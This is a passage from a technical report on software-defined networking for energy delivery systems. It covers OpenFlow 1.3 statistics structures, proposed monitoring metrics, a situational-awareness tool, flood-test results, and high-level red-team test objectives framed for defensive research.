- *Snort* – Snort is an Intrusion Detection System (IDS) that also can function as an inline Intrusion Prevention System (IPS). Like Wireshark, Snort monitors network traffic on a given interface. However, rules can be defined that Snort can use to find matches, and when a match is found, it can generate an alert and log the generating event. This can be useful for finding malformed packets and more deeply inspecting their payloads. It would be beneficial for gathering the metrics related to the types of traffic and the number of their occurrences. Introducing an IDS such as Snort into an SDN would affect overall processing and latency because matched traffic would need to be processed by Snort.
- *Zeek (formerly Bro)* – Zeek is a network analysis framework that can programmed via a scripting language to take actions based on the content or format of network data packets. This scripting capability allows Zeek to be used in a number of applications, including issuing alerts for anomalous traffic like an IDS, automatically updating firewall rules or OpenFlow flow rules to block malicious traffic like an Intrusion Prevention System, or to support analysis or troubleshooting of network traffic.

In addition to the tools, the OpenFlow Packet_Out and Packet_In data structures can be used as test points for inserting and monitoring traffic on the SDN network when testing new flow rules and diagnosing network connectivity problems.

8.6 Conclusions

The metrics available in an SDN network generally are comparable to those in traditional networking but with the added advantage of flow-context metrics. There is a gap in terms of available and up to date tools that can take advantage of metrics in an SDN network. Tools that are available to measure statistics are not inherently available in the OpenFlow protocol are mostly intended for benchmarking during controller development rather than monitoring production environment. It should also be noted that most of the SDN-specific tools have been developed for OpenFlow implementations. It is possible that an SDN implementation using some other southbound protocol may not be properly addressed by some of the listed tools.

Some tools are research-based and have not been used in operational SDN networks. Additionally, the OpenFlow metrics available are primarily raw count data (e.g., packets and byte count) that must be processed to yield additional and meaningful information. Most of these gaps can potentially be alleviated through further development of northbound applications that capable of leveraging data from the controller. The trade-off of this is additional throughput and processing time that is created in northbound communications which, depending on the use case and application, may not be viable.

A tool that integrates information from traditional network monitoring functions (i.e., metrics available from a traditional SNMP interface) with the new information available from SDN OpenFlow metrics to provide a single holistic view would be desirable and considered for future development. This tool would be beneficial for monitoring both traditional or SDN hybrid networks and native SDN networks.

8.7 OpenFlow Data Structures

Figure 8-1 through Figure 8-12 show the data structures defined by the OpenFlow protocol for the SDN flow controller to request various metrics, and for the SDN switches to reply with the requested metrics.

All data structures are extracted from the OpenFlow 1.3 Specification [OpenFlow 2012].

```
/* Body for ofp_multipart_request of type OFPMP_FLOW. */
struct ofp_flow_stats_request
{
        uint8_t table_id; /* ID of table to read (from
            ofp_table_stats), OFPTT_ALL for all tables. */

        uint8_t pad[3]; /* Align to 32 bits. */

        uint32_t out_port; /* Require matching entries to include
            this as an output port. A value of OFPP_ANY indicates
            no restriction. */

        uint32_t out_group; /* Require matching entries to include
             this as an output group. A value of OFPG_ANY
            indicates no restriction. */

        uint8_t pad2[4]; /* Align to 64 bits. */

        uint64_t cookie; /* Require matching entries to contain
            this cookie value */

        uint64_t cookie_mask; /* Mask used to restrict the cookie
            bits that must match. A value of 0 indicates no
            restriction. */

        struct ofp_match match; /* Fields to match. Variable size.
             */
};
OFP_ASSERT(sizeof(struct ofp_flow_stats_request) == 40);
```

Figure 8-1. Individual Flow Statistics: *Request*

```
/* Body of reply to OFPMP_FLOW request. */
struct ofp_flow_stats
{
        uint16_t length; /* Length of this entry. */

        uint8_t table_id; /* ID of table flow came from. */

        uint8_t pad;

        uint32_t duration_sec; /* Time flow has been alive in
            seconds. */

        uint32_t duration_nsec; /* Time flow has been alive in
            nanoseconds beyond duration_sec. */

        uint16_t priority; /* Priority of the entry. */

        uint16_t idle_timeout; /* Number of seconds idle before
            expiration. */

        uint16_t hard_timeout; /* Number of seconds before
            expiration. */

        uint16_t flags; /* One of OFPFF_*. */

        uint8_t pad2[4]; /* Align to 64-bits. */

        uint64_t cookie; /* Opaque controller-issued identifier.
            */

        uint64_t packet_count; /* Number of packets in flow. */

        uint64_t byte_count; /* Number of bytes in flow. */

        struct ofp_match match; /* Description of fields. Variable
             size. */

        //struct ofp_instruction instructions[0]; /* Instruction
            set. */
};
OFP_ASSERT(sizeof(struct ofp_flow_stats) == 56);
```

Figure 8-2. Individual Flow Statistics: *Reply*

```
/* Body for ofp_multipart_request of type OFPMP_AGGREGATE. */
struct ofp_aggregate_stats_request
{
        uint8_t table_id; /* ID of table to read (from
            ofp_table_stats) OFPTT_ALL for all tables. */

        uint8_t pad[3]; /* Align to 32 bits. */

        uint32_t out_port; /* Require matching entries to include
            this as an output port. A value of OFPP_ANY indicates
            no restriction. */

        uint32_t out_group; /* Require matching entries to include
             this as an output group. A value of OFPG_ANY
            indicates no restriction. */

        uint8_t pad2[4]; /* Align to 64 bits. */

        uint64_t cookie; /* Require matching entries to contain
            this cookie value */

        uint64_t cookie_mask; /* Mask used to restrict the cookie
            bits that must match. A value of 0 indicates no
            restriction. */

        struct ofp_match match; /* Fields to match. Variable size.
             */
};
OFP_ASSERT(sizeof(struct ofp_aggregate_stats_request) == 40);
```

Figure 8-3. Aggregate Flow Statistics: *Request*

```
/* Body of reply to OFPMP_AGGREGATE request. */
struct ofp_aggregate_stats_reply
{
        uint64_t packet_count; /* Number of packets in flows. */

        uint64_t byte_count; /* Number of bytes in flows. */

        uint32_t flow_count; /* Number of flows. */

        uint8_t pad[4]; /* Align to 64 bits. */
};
OFP_ASSERT(sizeof(struct ofp_aggregate_stats_reply) == 24);
```

Figure 8-4. Aggregate Flow Statistics: *Reply*

```
/* Body of reply to OFPMP_TABLE request. */
struct ofp_table_stats
{
        uint8_t table_id; /* Identifier of table. Lower numbered
            tables are consulted first. */

        uint8_t pad[3]; /* Align to 32-bits. */

        uint32_t active_count; /* Number of active entries. */

        uint64_t lookup_count; /* Number of packets looked up in
            table. */

        uint64_t matched_count; /* Number of packets that hit
            table. */
};
OFP_ASSERT(sizeof(struct ofp_table_stats) == 24);
```

Figure 8-5. Table Statistics: *Reply*

```
/* Body of reply to OFPMP_PORT request. If a counter is
    unsupported, set
* the field to all ones. */
struct ofp_port_stats
{
        uint32_t port_no;
        uint8_t pad[4]; /* Align to 64-bits. */
        uint64_t rx_packets; /* Number of received packets. */
        uint64_t tx_packets; /* Number of transmitted packets. */
        uint64_t rx_bytes; /* Number of received bytes. */
        uint64_t tx_bytes; /* Number of transmitted bytes. */
        uint64_t rx_dropped; /* Number of packets dropped by RX.
            */
        uint64_t tx_dropped; /* Number of packets dropped by TX.
            */
        uint64_t rx_errors; /* Number of receive errors. This is a
             super-set of more specific receive errors and should
            be greater than or equal to the sum of all rx_*_err
            values. */

        uint64_t tx_errors; /* Number of transmit errors. This is
            a super-set of more specific transmit errors and
            should be greater than or equal to the sum of all tx_*
            _err values (none currently defined.) */

        uint64_t rx_frame_err; /* Number of frame alignment errors
            . */

        uint64_t rx_over_err; /* Number of packets with RX overrun
            . */

        uint64_t rx_crc_err; /* Number of CRC errors. */

        uint64_t collisions; /* Number of collisions. */

        uint32_t duration_sec; /* Time port has been alive in
            seconds. */

        uint32_t duration_nsec; /* Time port has been alive in
            nanoseconds beyond duration_sec. */
};
OFP_ASSERT(sizeof(struct ofp_port_stats) == 112);
```

Figure 8-6. Port Statistics: *Reply*

```
struct ofp_queue_stats_request
{
        uint32_t port_no; /* All ports if OFPP_ANY. */
        uint32_t queue_id; /* All queues if OFPQ_ALL. */
};
OFP_ASSERT(sizeof(struct ofp_queue_stats_request) == 8);
```

Figure 8-7. Queue Statistics: *Request*

```
struct ofp_queue_stats
{
        uint32_t port_no;

        uint32_t queue_id; /* Queue i.d */

        uint64_t tx_bytes; /* Number of transmitted bytes. */

        uint64_t tx_packets; /* Number of transmitted packets. */

        uint64_t tx_errors; /* Number of packets dropped due to
            overrun. */

        uint32_t duration_sec; /* Time queue has been alive in
            seconds. */

        uint32_t duration_nsec; /* Time queue has been alive in
            nanoseconds beyond duration_sec. */
};
OFP_ASSERT(sizeof(struct ofp_queue_stats) == 40);
```

Figure 8-8. Queue Statistics: *Reply*

```
/* Body of OFPMP_GROUP request. */
struct ofp_group_stats_request
{
        uint32_t group_id; /* All groups if OFPG_ALL. */

        uint8_t pad[4]; /* Align to 64 bits. */
};
OFP_ASSERT(sizeof(struct ofp_group_stats_request) == 8);
```

Figure 8-9. Group Statistics: *Request*

```
/* Body of reply to OFPMP_GROUP request. */
struct ofp_group_stats
{
        uint16_t length; /* Length of this entry. */

        uint8_t pad[2]; /* Align to 64 bits. */

        uint32_t group_id; /* Group identifier. */

        uint32_t ref_count; /* Number of flows or groups that
            directly forward to this group. */

        uint8_t pad2[4]; /* Align to 64 bits. */

        uint64_t packet_count; /* Number of packets processed by
            group. */

        uint64_t byte_count; /* Number of bytes processed by group
            . */

        uint32_t duration_sec; /* Time group has been alive in
            seconds. */

        uint32_t duration_nsec; /* Time group has been alive in
            nanoseconds beyond duration_sec. */

        struct ofp_bucket_counter bucket_stats[0];
};
OFP_ASSERT(sizeof(struct ofp_group_stats) == 40);
```

Figure 8-10. Group Statistics: *Reply*

```
/* Body of OFPMP_METER and OFPMP_METER_CONFIG requests. */
struct ofp_meter_multipart_request
{
        uint32_t meter_id; /* Meter instance, or OFPM_ALL. */

        uint8_t pad[4]; /* Align to 64 bits. */
};
OFP_ASSERT(sizeof(struct ofp_meter_multipart_request) == 8);
```

Figure 8-11. Meter Statistics: *Request*

```
/* Body of reply to OFPMP_METER request. Meter statistics. */
struct ofp_meter_stats
{
        uint32_t meter_id; /* Meter instance. */

        uint16_t len; /* Length in bytes of this stats. */

        uint8_t pad[6];

        uint32_t flow_count; /* Number of flows bound to meter. */

        uint64_t packet_in_count; /* Number of packets in input.
            */

        uint64_t byte_in_count; /* Number of bytes in input. */

        uint32_t duration_sec; /* Time meter has been alive in
            seconds. */

        uint32_t duration_nsec; /* Time meter has been alive in
            nanoseconds beyond duration_sec. */

        struct ofp_meter_band_stats band_stats[0]; /* The
            band_stats length is inferred from the length field.
            */
};
OFP_ASSERT(sizeof(struct ofp_meter_stats) == 40);
```

Figure 8-12. Meter Statistics: *Reply*

9.0 Areas for New Analytic Approaches

Contents of this section was initially published as the report "Software-Defined Networks for Energy Delivery Systems (SDN4EDS): Identification of Areas for Development of New Analytic Approaches" in December 2019.

9.1 Introduction

This report follows up on the content from a previous document *Software-Defined Networks for Energy Delivery Systems: Metrics and Existing Gap Areas* [Mix et al. 2019] (included in this report as Section 8.0) by providing suggestions and considerations for the development of new analytic tools and approaches. The new tools and approaches described in this document have been proposed by PNNL staff and the project partners based on their expertise in developing, deploying, and using SDN technology.

9.2 Input and Feedback

In addition to the ongoing research and experimentation by PNNL staff, input was solicited from the project partners on new tools and approaches for analyzing the performance of SDN networks, specifically using the SEL 2740S SDN switch and SEL 5056 SDN controller software. Additional metrics, comments, and observations from PNNL are also included in this chapter.

This chapter contains feedback from the project partners in regard to the document *Software-Defined Networks for Energy Delivery Systems: Metrics and Existing Gap Areas* [Mix et al. 2019]. The sections are organized with an observation statement, and a consideration for actions to address the observation.

Following the considerations and observations are sections on the capabilities of the SDN Situational Awareness Tool (SDN-SAT) tool,[42] performance testing experimental results, and a set of test objectives for future work.

9.2.1 Available Metrics

9.2.1.1 Logging

Existing logging capabilities provided by the SDN switch hardware and controller software can be used to diagnose connectivity, performance, and connection problems. Logging should be configured to send log entries to a centralized server for aggregation and correlation.

The SEL-2740S SDN switch is capable of providing Syslog messages from the SDN switch itself. This can be used in conjunction with the controller Syslog messages to further gain insight into control or data plane events.

[42] SDN-SAT is a tool developed by Spectrum Solutions, Inc., to monitor SDN behavior.

Consideration: Configure Syslog messages to be issued by SDN devices to document the event, timestamp when the event happened, or establish the sequence of events.

*Consideration***:** Supplemental analytical SDN applications can also generate Syslog messages when predetermined events or thresholds such as excessive traffic is reached.

Consideration: generate and capture Syslog messages from multiple sources (different SDN switches, SDN controller or end devices) at a common point to correlate events and allow a sequence of events log across the SDN infrastructure.

9.2.1.2 Time Synchronization

Syslog messages include a timestamp that allows log messages from different sources to be correlated. To be useful, times used for the stamps in the log messages should be synchronized across the SDN switches and controller hosts generating the messages.

Consideration: All SDN switches should be time synchronized to a time server. Network-based time services such as network time protocol (NTP) or SNTP should be used. If available, precision time protocol (PTP) should be used to reduce network load and provide a more precise time signal.

Today the SEL-2740S switch supports NTP time synchronization; in the near future, it will also include PTP time synchronization capabilities.

9.2.1.3 Network Statistics

Performance statistics can be collected using SNMP queries. The SEL-2740S switch supports SNMP v2c read-only statistics from the interface management information block. These statistics can be used to calculate performance loading and available bandwidth for each interface.

Consideration: use SNMP to gather performance statistics, such as byte count and packet count, for each interface on the SDN switch. These statistics can be analyzed for anomalous performance behavior and graphed as a situational awareness tool to show network traffic trends.

9.2.2 Example Metric Use Cases

The metrics described in this section may be gathered and made available to a network manager using a number of tools, including commercially available tools and custom developed tools used for network performance monitoring or situational awareness.

9.2.2.1 Network Latency

SDN networks are intended to be secure, high-performance, low-latency networks. An objective should be to determine initial network latency and then monitor latency for abnormal changes.

Consideration: Network latency and packet delay variance (a.k.a., network jitter) can be measured using PTP or by monitoring precisely timestamped messages in the network.

9.2.2.2 Network Performance Determinism

Control applications expect the communications between devices to be deterministic and consistent. Network jitter, changes in network path, and lack of path symmetry can impact the timing of network traffic by delaying the arrival of critical data beyond what is expected, thus potentially impacting real-time control algorithms.

Consideration: Test traffic of a fixed length can be periodically injected into the network, allowing the measurement of network transit time. Characteristics to look for would include jitter, path asymmetry, and unexpected changes in path routing. The metrics could be tracked over time to indicate changes in topology or performance degradation.

9.2.2.3 Performance Statistics

Data flows in SDN networks are engineered so data flows in pre-defined paths. This may inadvertently lead to some paths being over-used, while other paths are under-used. A method of monitoring data flows by physical paths should be developed.

Consideration: Create a new metric that counts and shows the number of conversations that share physical links or pass through the same SDN switches. Using OpenFlow counters, the byte count and packet count on each link can be associated with the flows to show the bandwidth burden on each link. Link loads could be assessed to determine if link failure resulting in alternative paths would oversubscribe any existing physical links. The use case envisioned for this metric would be conversational path planning.

9.2.2.4 Management Statistics

SDN networks are highly configurable, but once configured, changes to flow rules should occur rarely and be made in conjunction with other activities (such as addition or removal of devices, addition or removal of functions or applications, etc.). If changes to configuration or flow rules are logged to Syslog servers, rates of flow rule changes could be tracked by monitoring the Syslog entries. Other metrics could be monitored by analyzing counters available from the SDN switches.

Consideration: Create a new metric that measures the number of changes to configurations (controller configurations, topologies, etc.) or other metrics (packet size, packet rates, latency, jitter, etc.) that show statistically significant changes in network behavior.

9.2.2.5 Maintenance Statistics

As SDN networks evolve over time, usage on flow paths and conversations may increase, decrease, or drop to nothing if nodes or applications are retired or replaced. Monitoring for unused or unnecessary flow rules or conversations can allow unneeded flow rules to be deleted, making flow rule processing more efficient.

Consideration: Create a new metric that measures the number and volume of conversations occurring on active ports or services. Additionally, if application communications at the endpoints are being monitored, those communications should be correlated to communications received or sent on the SDN switches. Metrics measuring the number of times each flow rule is triggered can allow unused flow rules to be identified more easily and removed making the SDN switch processing more efficient.

9.2.2.6 SDN Switch and Controller Performance

While the SEL SDN controller is not required for data to flow once the SDN switches have been configured, inefficient use of the controller application can lead to diminished SA (if the controller is used in that way), or inefficient maintenance activities for making changes to the SDN rulesets. However, inefficient flow rule configuration, or inefficient use of existing SDN capabilities may lead to diminished network performance.

Consideration: create new metrics to measure SDN switch resource usage, flow table capacity, group table capacity, flow counters, and action buckets.

Consideration: create a new metric to measure SDN controller resource usage, especially if the controller host is being used for high-level flow processing (such as deep packet protocol enforcement), metrics gathering, or SA. Host operating system performance metrics can be used to track controller resource usage.

Consideration: Monitoring table miss processing (i.e., traffic that does not match existing flow rules) may lead to excessive controller resource usage by processing spurious traffic. Excessive traffic may be the result of misconfiguration, compromise, or benign behavior. Traffic from misconfigurations or compromise should be investigated and remediated, but benign traffic (e.g., IPv6 traffic in an IPv4 network from nodes that cannot be configured to disable IPv6) can be considered "acceptable" in the network, and a flow rule created to "black hole" the traffic so it is measured but does not receive further processing.

9.2.2.7 Monitoring Spurious Network Traffic

SDN excels at only allowing legitimate and expected traffic to be passed through the network and blocking unexpected traffic. However, misconfigured or malfunctioning nodes can generate spurious traffic that needs to be processed and dropped by the SDN. A rapid method of determining which nodes are misbehaving so they can be fixed would be beneficial. This can also help to identify nodes that have been compromised if they attempt to start generating unauthorized traffic.

Consideration: reduce network noise (e.g., by dropping packets from noisy nodes) can show bandwidth efficiency improvements. This can be accomplished by developing “black hole” rules for known but unnecessary traffic.

Consideration: maintain statistics on unexpected noisy traffic and associate it with a node’s MAC address to identify misconfigured nodes, malfunctioning nodes, and corrupted nodes. Analysis of the payload in the noisy packets could help identify the operating environment, and possibly the type of malfunction or compromise.

9.2.2.8 Monitoring Encrypted Traffic

SDN switches can monitor flow rules to determine the volume, periodicity, and destination of encrypted traffic. If the traffic is encrypted at the data link layer (OSI layer 2), only the physical port and MAC addresses are available for inspection and flow rule processing. The major advantage of encryption at the data link layer is that encryption can be applied for ethernet traffic (using IPsec only encrypts IP traffic, not data link protocols such as International Electrotechnical Commission [IEC] 61850 Generic Object Oriented Substation Event [GOOSE]). The motivation for this metric stem from the Chessmaster project (Hill et al. 2017) in which an

on demand write action for cryptography can be applied to flows by an external application. The wrapper protocol envisioned to enable this is media access control security (MACsec) standardized as IEEE Std. 802.1AE.

Consideration: create a new metric to measure the number of encrypted flows, the start and end points of data protection, and the security profiles applied. MACsec encrypts and authenticates traffic between physical ports, so flow rules match traffic based on physical port and MAC addresses and can take appropriate action. Flow rules can be created to detect when MACsec links are established, and which nodes are participating in MACsec conversations, which all can be measured.

9.2.3 Spectrum Solutions, Inc. SDN-SAT

This section describes the capabilities and motivations for the SDN-SAT tool developed by Spectrum Solution, Inc. The SDN-SAT tool uses REST API and WebSockets interfaces to gather SDN switch and SDN flow controller statistics.

9.2.3.1 Reliability and Continuous Operation

SDN-SAT provides the user with a graphical overview of the entire network. Visualizations, notifications or alarms are provided when there is a change in the network to include authorized connect or disconnect, unauthorized connect or disconnect, etc.

9.2.3.2 Performance

SDN-SAT provides many different performance related metrics available using the REST API and WebSockets interfaces to the SDN controller. These include:

- Bandwidth monitoring, reporting, or alarming. These could be for SDN switches or ports, or physical or logical links.
- Transmit or receive errors. These could be for SDN switches or ports, or physical or logical links.
- SDN switch CPU and memory usage.
- Controller CPU and memory usage.

9.2.3.3 Network Monitoring

SDN-SAT has the ability to continually monitor conversations between end-devices. These conversations can be determined as active or stale based on expected packet counts and rates for a specific communication service type. This capability goes beyond just having a physical link status and informs the user if devices are actually communicating at expected intervals.

- SDN-SAT can provide the user with an end-device list organized by number of sending or receiving packets or bytes. The list could also be organized by protocols, ports, physical links or logical links.
- Visualizations, notifications and alarms can be provided when a fail-over link is active for a logical connection.

9.2.3.4 Cyber Security

SDN-SAT provides opportunity to secure an SDN through various means. These include functions that perform similar operations of IDS or IPS.

- SDN-SAT uses token-based authentication to establish a trusted connection with the controller's northbound interface (NBI).
- Any unspecified traffic stemming from an authorized or unauthorized device will be rejected by an SDN switch. Further flow rules can be made to and aggregate unspecified traffic to a central port or system that can be inspected by the SDN-SAT. Inspections can reveal source (i.e., MAC address, IP address) and destination (i.e., IP address). Deeper inspections and techniques could reveal how (i.e., by protocol and port) the device was trying to communicate.
- Authorized communications and packets could be inspected at the application layer to ensure proper protocol behavior for critical assets.

9.2.3.5 Application Programming Interface (API)

SDN-SAT provides the ability to integrate with third-party applications via an API, which is beneficial for the following reasons:

- Provides REST endpoints to allow access via third-party applications to metrics and perform additional analysis and reporting
- Provides web socket endpoints to allow access via third-party applications to events as they occur real time.

9.2.3.6 Multiple Authentication Methods

SDN-SAT allows for authentication by Active Directory (AD) or flow controller :

- If AD is available, accounts can be centrally managed and integrate Active Directory with SDN-SAT
- When AD is not available, users can authenticate using SEL-5056 accounts and can seamlessly use their pre-existing SEL-5056 credentials.

9.2.3.7 Event Logging Database

SDN-SAT stores all events in a local database. These events are displayed in the events panel user interface (UI). Events can be searched and sorted based on numerous fields and criteria. Events also can be acknowledged, and notes can be added using the approval system UI. This system allows for the user to only have to process "new" events while auditing.

9.2.4 Experimental Results

In the summer of 2019, an experiment at PNNL was conducted to study the impact of excessive network traffic in an SDN environment. The focus of the work was to design a series of cyber experiments to measure the performance of an SDN switch flooded with network traffic. The motivation was to measure how the SDN solution handles traffic floods from multiple ports with both authenticated and unauthenticated traffic. Multiple types of traffic, varying numbers of flow rules, different Ethernet port speeds, varying numbers of nodes, and different methods to handle unauthorized traffic are all variables in the experiments. The initial finding from this work

is that the SDN flow controller's NBI is not adversely impacted by TRex[43] traffic injection. Additional testing with standardized resource measurement of the SDN flow controller and the SDN switch will be performed at a later date.

Metrics should be developed to detect and alert for attempts to flood the SDN with traffic. While the behavior in a traditional network (i.e., widespread network congestion) could be detected at a number of points in the network, SDN's flow rules would block the unwanted traffic at its source. SDN would require measuring of traffic flows and dropped traffic for each physical port to detect flood attacks of unauthorized traffic.

Monitoring for floods of authorized traffic require a longer-term monitoring approach to benchmark and baseline the expected and normal traffic volume and alert if the traffic volume exceeds established thresholds. (Note that thresholds may be adjusted based on changing conditions in the network, including time of day or time of year.) When a threshold is exceeded, it should be investigated to determine if the threshold should be adjusted, for example, due to natural and expected increases in traffic volume, or to determine if the traffic is associated with a malfunctioning or corrupted device.

9.2.5 SDN Test Objectives

As a result of partner collaborations and literature reviews, several Red Team-oriented objectives of interest have been proposed for testing and experimentation. The motive behind many of these objectives is to determine the security of SDN switches and controllers. These tests, which involve measuring some of the metrics described in *Software-Defined Networks for Energy Delivery Systems: Metrics and Existing Gap Areas* (Mix et al. 2019), may provide the opportunity to observe and use metrics that have not been considered previously.

9.2.5.1 Objective 1: Northbound Interface Robustness

Objective Description

To design, build, and execute a test that will be able to quantify the point at which the NBI on the SEL-5056 SDN flow controller can be used to cause a lack of SA or lack of new control. A similar, secondary test will examine the communication between the SEL-2740S switch and the southbound interface (SBI) of the SEL-5056 to determine if the same issue exists and to quantify the associated failure point.

Motivation

The lack of SA has been observed in several instances when the SDN flow controller experiences high volumes of traffic (e.g., SYN floods, hypertext transfer protocol requests). Aggressive querying and polling of the controller also has been observed to result in a similar loss of SA.

[43] Trex is a realistic traffic generator developed by Cisco Systems. See https://trex-tgn.cisco.com/ for additional information. (Accessed October 25, 2019)

9.2.5.2 Objective 2: Use of Unauthorized Controller Clone for Modifying and Updating Flow Rules

Objective Description

Using a clone of a virtual machine acting as an SDN controller, design, build, and execute a test to determine if an updated rule set can be pushed to one or more SDN switches.

Motivation

The certificate on the SDN flow controller is used to provide a trust relationship with each SEL-2740S switch. The ability to steal a certificate and exploit a trust relationship is well known. The intent here is to review the SDN4EDS architecture regarding the use of an out-of-band network for OpenFlow communication and identify any updates to ensure this type of attack is unsuccessful.

Understanding this behavior may allow us to generate and utilize the proposed metric stated in section 9.2.2.4.

9.2.5.3 Objective 3: ARP Spoofing in an SDN Environment

Objective Description

Design, build and execute a test to perform an ARP spoofing attack against the SDN switch.

Motivation

Vendors have stated that ARP spoofing and other ARP-based attacks will not be successful against SDN technology. This test is intended to explore that statement to either validate or disprove.

9.2.5.4 Objective 4: Connection of Different Controllers to SDN Switches

Objective Description

Design, build and execute a test to determine how to connect a different SDN flow controller to the SEL-2740S switch.

Motivation

The purpose of this objective is to explore interoperability between hardware and software components from different vendors using mutually compatible versions of the SDN flow controller. (Note that the SEL 5056 SDN flow controller supports OpenFlow v1.3.)

Understanding this behavior may allow us to generate and utilize the proposed metric stated in section 9.2.2.4.

9.2.5.5 Objective 5: Southbound Interface Robustness and Scalability

Objective Description

Design and execute a test to determine the point at which adding more SDN switches causes the performance to degrade between the SDN flow controller and the SDN switch using SBI communications.

Motivation

The purpose of this test is to explore scalability of the data plane. There have been observations that SBI communications between the SDN flow controller and SDN switch have degraded as the number of SDN switches increase.

The current implementation of the SEL 5056 SDN flow controller supports only one SDN flow controller, even though the latest version of the OpenFlow specification supports multiple SDN flow controllers. When SEL updates its software to support multiple SDN flow controllers further investigations will need to be done to assess scalability.

9.2.5.6 Objective 6: Impact of SDN Switch Throughput Under Distress

Objective Description

Design and execute a test to flood the SEL-2740S SDN switch with unauthorized traffic and measure the impact on authorized communications.

Motivation

The hypothesis is that flooding an SDN switch with various volumes and forms of unauthorized traffic may degrade the performance for authorized communications. Some possible examples include:

- Do the number of rules impact the results?
- How does using all available flow tables for rules impact the results?
- Does traffic that matches most of the authorized patterns impact the results?

9.2.5.7 Objective 7: Trust Relationship

Objective Description

Design, build, and execute a test that forces the SDN flow controller to lose its trust relationship with SDN switches that have been adopted.

Motivation

There have been observations where the SDN flow controller loses its trust relationship with SDN switches. The network still functions but SA is lost and control is not allowed. The issue is resolved by restoring a backup of the controller database.

For reasons that are not understood, Spectrum Solutions, Inc. has encountered the situation where the SDN flow controller loses its trust relationship with the SEL-2740S switch. The network still functions, but no SA or control is allowed.

9.2.5.8 Objective 8: Unauthorized Traffic Monitoring

Objective Description

Design and execute a test to send all unauthorized traffic to an IDS and:

- Log all unauthorized TCP traffic to the IDS, capturing the first TCP SYN packet
- Log unauthorized TCP traffic to the IDS using more specific parameters (i.e., attacker IP, target IP, ports, etc.)
- Complete and log all TCP handshakes that are not allowed using switch VLAN data.

Motivation

This test is supporting the need to identify the type of traffic that is discarded or dropped by the SDN switch. Several stakeholders have asked for this capability.

This test can provide more SA capabilities but may also allow new avenues for measuring network events such as specific conversations or the number of unauthorized or unexpected traffic.

9.2.5.9 Objective 9: Flow Controller Interface Vulnerabilities

Objective Description

Design, build, and execute a test to examine interface components of the SDN flow controller for vulnerabilities.

Motivation

The SEL-5056 and other SDN flow controllers will contain interfaces for configuration and other functions. The web interface for the SEL-5056 SDN flow controller will be explored to potentially identify vulnerabilities.

This objective may be able to provide insights on the types of NBI and SBI[44] metrics to observe and monitor for specific events.

9.2.5.10 Metrics Importance and Use Case

This section provides examples of real-world studies in which the metrics that are measured and monitored in an SDN may be critical to its security. Our goal is to continue our survey and perform experiments and tests against said proposals to provide results and recommendations.

[44] NBI refers to messages from the switch to the controller, while SBI refers to messages from the controller to the switch.

9.2.5.11 Poisoning Network Visibility in Software-Defined Networks: New Attacks and Countermeasures

The topic proposed by Hong et al. (2015) includes poisoning the network topology to distort what the controller thinks it sees versus where nodes in the network truly are. The paper describes exploitation of the Host Tracking Services, in which several SDN controllers were shown to be vulnerable to falsified packets originating from an adversary, in which a controller would take it upon itself to generate new flows to the adversary thinking it has moved. While this is not a native capability of the SEL 5056 SDN flow controller, this may be an issue for other applications that modify flow rules.

Several metrics may help provide insight into the occurrence of this exploit. The most immediate and obvious metric is monitoring of the number of new flows that have been added since a specified time. This allows changes that are occurring in the network to be the tracked and identification of new flows that are enabling ports to be in communication.

9.2.5.12 The CrossPath Attack: Disrupting the SDN Control Channel via Shared Links

Cao et.al. (2019) demonstrate the ability to disrupt the control plane by crafting data traffic to interfere with the control traffic on shared links. This essentially causes control of the network to be lost, resulting in abnormal network behaviors. The authors show that the disruption can cause many common services to cease functioning correctly such as node or SDN switch learning and ARP resolution.

For these reasons, if possible, separate physical links should be considered to separate control plane traffic from data plane traffic.

A metric that may allow operators to monitor the occurrence of potential disruption of control traffic would be to measure the number of links in the SDN that serve as both control and data links. This reduces the need to monitor all links while closely monitoring the type of traffic being passed through those links.

9.3 Additional Thoughts

OT-SDN provides context to the metrics in the network and to the conversations those metrics represent. This is powerful in respect to equipping security personnel on how to interpret the metrics rapidly and more accurately.

OT-SDN also allows the system owner to differentiate between metrics that are safe or unsafe while also exposing a programmable API to take automated action to keep the system stable and safe. This is equivalent to the introduction of a feedback loop in a simple control system where the feedback loop stabilizes the system and allows micro-corrections to be made.

The network supports communications between hosts on the network, and the applications running in those hosts set the reliability requirements while the metric publishes the measurement results (proving if the network is meeting the requirements and keeping the applications operating properly). All metrics in OT-SDN should take advantage of this contextual aspect by representing the metrics from an application perspective, allowing them to become as simple as possible but not excessively simple.

In many respects the application requirements are so well known that the metrics can compute a ‘red’ or ‘green’ result, so the operator simply has to make sure all network signals are ‘green’ and only act if they turn ‘red.’ This is similar to the processing performed for monitoring IT network by tools such as Splunk[45] and SolarWinds[46]. Other advantages of OT-SDN is the ability to predict and issue an alert when the network approaches the failure limits and issue an alert when the network is about to fail; that is, not waiting for the network to actually fail (the feedback loop would provide micro corrections).

[45] See https://www.splunk.com/ (Accessed September 17, 2021)
[46] See https://www.solarwinds.com/ (Accessed September 17, 2021)

10.0 Defining Desired System Protocol Behavior

Contents of this section was initially published in the report "Software-Defined Networks for Energy Delivery Systems: Methods to Define Desired System Protocol Behavior" in May 2020

10.1 Introduction

This section of the blueprint architecture is to review selected user experiences in implementing software-defined networking environments and to propose methods for defining and enforcing behaviors of EDS protocols in an SDN.

Current network environments can be broadly separated by their support of IT or OT. IT networks often include campus networks that rely on self-discovery and automatic provisioning of services for connected clients, while OT applies to networks of control systems that have much stricter requirements for client's connectivity.

In traditional Ethernet-based IT networks, network access control typically is implemented using the IEEE 802.1x framework. SDN improves upon traditional network access control (without actually using IEEE 802.1x) through its deny-by-default approach and strict flow rules. These new controls rely on packet attributes from OSI layer 1 (physical port), OSI layer 2 (data link), OSI layer 3 (network; for example, IP), and OSI layer 4 (transport, e.g., UDP or TCP).

An SDN designed to meet requirements of OT—such as maintaining flow rules through a power cycle, autonomous restart and autonomous operation—is referred to as OT-SDN. OT-SDN also provides detailed meters on packet count and byte counts per network flow, group, meter, port, and action bucket. With PTP (IEEE 1588) sub-microsecond accuracy for time-stamped events can be achieved for better visibility and context.

To provide the resilient operation and low latency required in OT environments, the SDN switch equipment only inspects OSI layers 1 through 4; however, when combined with management plane-based intelligent application support, it can process data in all OSI layers, including layer 7 (application; for example, DNP3) containing EDS specific payloads.

When we look at how we can apply these new security controls to SCADA systems, combined with user experiences in implementing or using SDN provided by the SDN4EDS project partners and PNNL, some very exciting and new opportunities for increased protocol inspection and behavior enforcement can be identified.

This report provides an overview of user experiences and expectations and also details use cases for further research in the SDN4EDS project for EDS protocol enforcement.

10.2 User Experiences

The information describing user experiences was collected from project partner staff who have worked with SDN technologies within laboratory environments and operational environments.

